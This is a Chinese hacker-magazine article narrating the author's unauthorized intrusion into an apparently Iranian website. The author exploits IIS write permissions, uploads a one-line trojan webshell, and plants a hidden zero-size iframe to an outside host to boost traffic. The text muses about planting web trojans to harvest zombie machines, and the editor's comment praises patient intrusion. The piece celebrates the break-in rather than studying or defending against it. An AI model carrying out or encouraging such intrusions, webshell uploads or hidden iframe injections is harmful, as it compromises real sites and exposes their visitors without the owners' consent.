


图1




图2

浏览了整个网站后我才发现居然使用的全都是静态网页。晕了，这可怎么办啊？要是入侵不了，岂不是自己太没有面子了。我把目前常用的入侵方式都试了一遍，包括社会工程学、upfile.asp上传漏洞等等，都没有发现可以获取webshell的方法，极度郁闷，于是就去了几个安全论坛转了一圈，无意中让我找到了一种方法——网站IIS写权限利用。不管行不行，死马当成活马医，姑且试一试。没想到的是对方居然真的存在这个漏洞，如图2（小编注：关于IIS写权限利用的详细利用文章，小菜们可以参考以前的x档案）。

哈哈，有的玩了。利用IIS写权限利用工具很轻松的就写入了一句话木马，然后使用一句话木马客户端连接上去，可以浏览了，如图3，图4。




图3




图4

得到webshell后，发现权限比较低，也没有安装Serv-U、pcanywhere等常见的可以用于提权的软件，没法进一步入侵了。但既然进来了，也不能便宜了它，挂上了一串代码＜iframe src="http://******.mmiyy.cn/index.html"width="0" height="0"＞来帮我刷网站流量，如图5。




图5

后来，经过我几天的观察，发现有好多的美国IP访问该网站，看来美国人一直不放心伊朗的核问题呀，如图6。

其实，国外网站的安全也好不哪儿去，如果恶意的在该主页上挂上网马，肉鸡一定会滚滚而来的。安全无处不在，各位站长们一定要提高警惕，拒绝一切后门在你的网站安家落户呀。

小编点评：

其实有时候最简单的漏洞往往最容易被忽略，我们的目光不要总局限于上传、注入等一些漏洞。入侵在于耐心，每一种方法都要试一下，对于IIS写权限的利用这里就不多说了，没看过的小菜们去翻翻以前的X档案，我们有过很多的介绍的。

（文中涉及到的IIS写权限利用工具已收录到光盘中）


